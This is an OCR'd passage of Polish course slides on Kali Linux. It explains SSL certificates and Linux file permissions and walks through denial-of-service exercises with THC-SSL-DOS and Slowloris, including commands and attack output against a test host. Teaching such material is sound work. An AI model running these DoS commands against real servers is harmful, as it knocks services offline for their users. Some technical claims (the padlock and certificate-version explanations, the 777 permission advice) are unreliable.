muszą posiadać specjalny certyfikat SSL, który jest pod tę domenę podpinany. Poświadcza on, że wszelkie dane (jak maile czy dane logowania) pozostają chronione – strona posiadająca taki certyfikat będzie posiadać symbol *zielonej kłódki* przy adresie oraz będzie korzystać z https zamiast http.

Brak zielonej kłódki = brak certyfikatu. Wówczas, nawet jeśli komunikacja odbywa się przez HTTPS, to nadal jest narażona na działania cyberprzestępców, np. przez atak MITM (man-in-the-middle).

Obecnie, niemal 99,99% stron obsługuje protokół SSL na porcie 443.

How SSL Certificates Work

SSL certificates create encrypted connections through a shared secret key.

1

The user enters an HTTPS address.

2

The server shares its SSL certificate and a public key.

3

Your browser verifies the SSL certificate.

4

Your browser sends encrypted data and a secret key.

5

The server decrypts the data and receives the secret key.

6

The web browser and server share encrypted data using the shared secret key.

https://us.norton.com/blog/how-to/what-is-an-ssl-certificate


THC-SSL-DOS

Narzędzie, dzięki któremu sprawdzimy wydajność SSL'a – ustanowienie połączenia bezpiecznym przez SSL wymaga ok. 15 razy większej mocy obliczeniowej na serwerze niż kliencie.


Narzędzie to wykorzystuje tę właściwość, w ten sposób przeciążając serwer i powodując zatrzymanie usług, umożliwiających udostępnienie strony w sieci.

Problem ten był na tyle dotkliwy, że od 2003 roku prowadzono szeroko dyskusje na ten temat między dostawcami usług.

W ramach pojedynczego połączenia TCP, atak ten pozwala wywoływać tysiące renegocjacji (ze względu na to, że SSL w swojej komunikacji używa kilkukrotnej renegocjacji między hostem a serwerem, aby zepewnić bezpieczeństwo i bezstratność połączenia)



https://www.researchgate.net/figure/THC-SSL-DoS-attack_fig6_326356680



https://www.wallarm.com/what/transmission-control-protocol-tcp

ĆWICZENIE 2 | DDoS z SSL’em

1. Odpalamy terminal i wpisujemy: **thc-ssl-dos –h** (opis działania polecenia)

2. Uruchamiamy atak, podając:
   thc-ssl-dos –l 100 192.168.1.1.208 443 –accept
3. Obserwujemy rezultaty. Uwaga! Atak nie zawsze się udaje. **Z czego wynika ten problem?**

ĆWICZENIE 2 | DDoS z SSL’em

1. Odpalamy terminal i wpisujemy: **thc-ssl-dos –h** (opis działania polecenia)

2. Uruchamiamy atak, podając:
   thc-ssl-dos –l 100 192.168.1.1.208 443 –accept
3. Obserwujemy rezultaty. Uwaga! Atak nie zawsze się udaje. **Z czego wynika ten problem?**

DLACZEGO ATAK MOŻE SIĘ NIE POWIEŚĆ?

Atak działa na konkretnych, starszych, wersjach certyfikatów SSL. Obecne certyfikaty pozwalają skutecznie zapobiec temu atakowi. Nie wszystkie bowiem narzędzia popularne i skuteczne kiedyś (jak thc-ssl-dos) są nadal efektywne przez rosnącą świadomość pewnych zagrożeń i rozwijające się sposoby zapobiegnięcia im.

Więcej o aktualnych podatnościach i ilościach stron narażonych na specyficzne ataki możemy odczytać tutaj: **https://www.cvedetails.com/cve/CVE-2009-3555/**

Slowloris

Narzędzie do DDoS'owania, które w odróżnieniu od innych nie zalewa serwera pakietami (łatwymi do odrzucenia i zablokowania połączenia), a otwiera wiele równoległych połączeń HTTP -> KAŻDY SERWER MA OGRANICZONĄ LICZBĘ POŁĄCZEŃ, JAKIE SĄ W STANIE W JEDNEJ CHWILI OBSŁUŻYĆ (Dlatego zapisy na zajęcia na studiach bywają czasochłonne...). Slowloris jest skryptem napisanym w języku Perl, jednak w Kalim istnieje jego odpowiednik w Pythonie.

ĆWICZENIE 2 | SLOWLORIS

1. Sprawdzamy, czy posiadamy na maszynie pythona: *python –version*. Jeśli nie ma, instalujemy: *sudo apt install python3*
2. Przechodzimy przez polecenie **cd** do pulpitu (Desktop). Pobieramy repozytorium z GitHub'a przez polecenie **git clone https://github.com/gkbrk/slowloris.git** (Jeśli polecenie nie działa, doinstalowujemy git'a: *sudo apt install git*).
3. Wyświetlamy wszystkie pliki (**ls –la**), poleceniem **cd slowloris** przechodzimy do folderu ze skryptem.
4. Aby uruchomić Slowloris, wpisujemy:
   - **python3 slowloris.py *{adres strony}***

   przykład: ***python3 slowloris.py testsite.cytr.us***

5. Sprawdzenie podatności: ***lbd {adres strony}***
6. Na końcu, aby przeprowadzić atak, podajemy komendę: **./slowloris.py**


UWAGA! ABY SKRYPT ZADZIAŁAŁ, MUSI POSIADAĆ UPRAWNIENIA DO URUCHOMIENIA (x lub 1, najlepiej ustawić 777) -> wpisujemy chmod 777 slowloris.py

```
┌──(kali㉿kali)-[~]
└─$ cd Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ git clone https://github.com/gkbrk/slowloris.git
Cloning into 'slowloris' ...
remote: Enumerating objects: 152, done.
remote: Counting objects: 100% (66/66), done.
remote: Compressing objects: 100% (29/29), done.
remote: Total 152 (delta 39), reused 37 (delta 37), pack-reused 86 (from 2)
Receiving objects: 100% (152/152), 27.79 KiB | 4.63 MiB/s, done.
Resolving deltas: 100% (78/78), done.

┌──(kali㉿kali)-[~/Desktop]
└─$ cd slowloris

┌──(kali㉿kali)-[~/Desktop/slowloris]
└─$ chmod 777 slowloris.py

┌──(kali㉿kali)-[~/Desktop/slowloris]
└─$ python3 slowloris.py testsite.cytr.us
[16-07-2025 10:18:23] Attacking testsite.cytr.us with 150 sockets.
[16-07-2025 10:18:23] Creating sockets...
[16-07-2025 10:18:38] Sending keep-alive headers...
[16-07-2025 10:18:38] Socket count: 150
[16-07-2025 10:18:54] Sending keep-alive headers...
[16-07-2025 10:18:54] Socket count: 150
[16-07-2025 10:19:09] Sending keep-alive headers...
```

Uprawnienia w Linuxie

Wykorzystuje tzw. **ugo**, czyli podział na uprawnienia kolejno dla:

użytkownika/właściciela (u), grupy przypisanej do pliku lub katalogu (g), pozostali użytkownicy (o)



UPRAWNIENIA DO PLIKU

u (user)
właściciel pliku

g (group)
grupa użytkowników, przypisanych do pliku

o (others)
Dostęp dla pozostałych użytkowników systemu (przy stronach internetowych: każda osoba, która będzie chciała wyświetlić stronę)

Jeśli sprawdzany zasób do katalog, pojawi się tutaj oznaczenie **d**

Uprawnienia w Linuxie

Wykorzystuje tzw. **ugo**, czyli podział na uprawnienia kolejno dla:

użytkownika/właściciela (u), grupy przypisanej do pliku lub katalogu (g), pozostali użytkownicy (o)

UPRAWNIENIA DO KATALOGU

u (user)
właściciel pliku

g (group)
grupa użytkowników, przypisanych do pliku

o (others)
Dostęp dla pozostałych użytkowników systemu (przy stronach internetowych: każda osoba, która będzie chciała wyświetlić stronę)

Jeśli sprawdzany zasób do katalog, pojawi się tutaj oznaczenie **d**

Uprawnienia w Linuxie

WARTOŚĆ LITEROWA	ODPOWIEDNIK LICZBOWY	RODZAJ UPRAWNIENIA
r	4	odczyt ***read***
w	2	zapis (modyfikacja) ***write***
x	1	wykonanie (uruchomienie) ***execute***

JAK ODCZYTUJEMY?
Wystarczy zsumować odpowiedniki liczbowe i tak uzyskujemy uprawnienia dla danej osoby, np.:

-rwxr-xr-- kali kali 123 Feb 5 13:05 tajnyplik.txt
Dla usera-> 4+2+1 = 7 , group -> 4+1 = 5 ; others -> 4

UPRAWNIENIA PLIKU TO 754


Uprawnienia: przykłady

prawa dostępu	wartość liczbowa	opis
-rw-------	600	Tylko właściciel ma prawo do odczytu i zapisu
-rw-r--r--	644	Właściciel ma prawo do zapisu i odczytu, reszta tylko prawo odczytu
-rw-rw-rw-	666	Wszyscy mają prawo do odczytu i zapisu
-rwx------	700	Tylko właściciel ma prawo do odczytu, zapisu i uruchomienia
-rwxr-xr-x	755	Właściciel ma wszystkie prawa do pliku, reszta tylko do odczytu i uruchomienia
-rwxrwxrwx	777	Wszyscy mają wszystkie prawa do pliku
-rwx—x--x	711	Wszystkie prawa ma właściciel, reszta tylko do uruchomienia
drwx------	700	Właściciel katalogu ma pełne prawa do niego, reszta nic
drwxr—r--	744	Właściciel ma pełne prawa do katalogu, reszta tylko do odczytu

Podsumowanie


1. Jakimi narzędziami można przeprowadzić atak typu DDoS w Kali Linuxie?
2. Które polecenie umożliwia nam pobieranie bądź aktualizowanie programów / bibliotek / wtyczek w Kali Linux?
3. Za pomocą jakiego polecenia zmieniamy uprawnienia do pliku lub katalogu w Linuxie?

Polecam!



ŹRÓDŁO:
https://youtu.be/Ex2xz0ZOKKs

Polecam!



ŹRÓDŁO:
https://www.youtube.com/watch?v=uwoD5YsGACg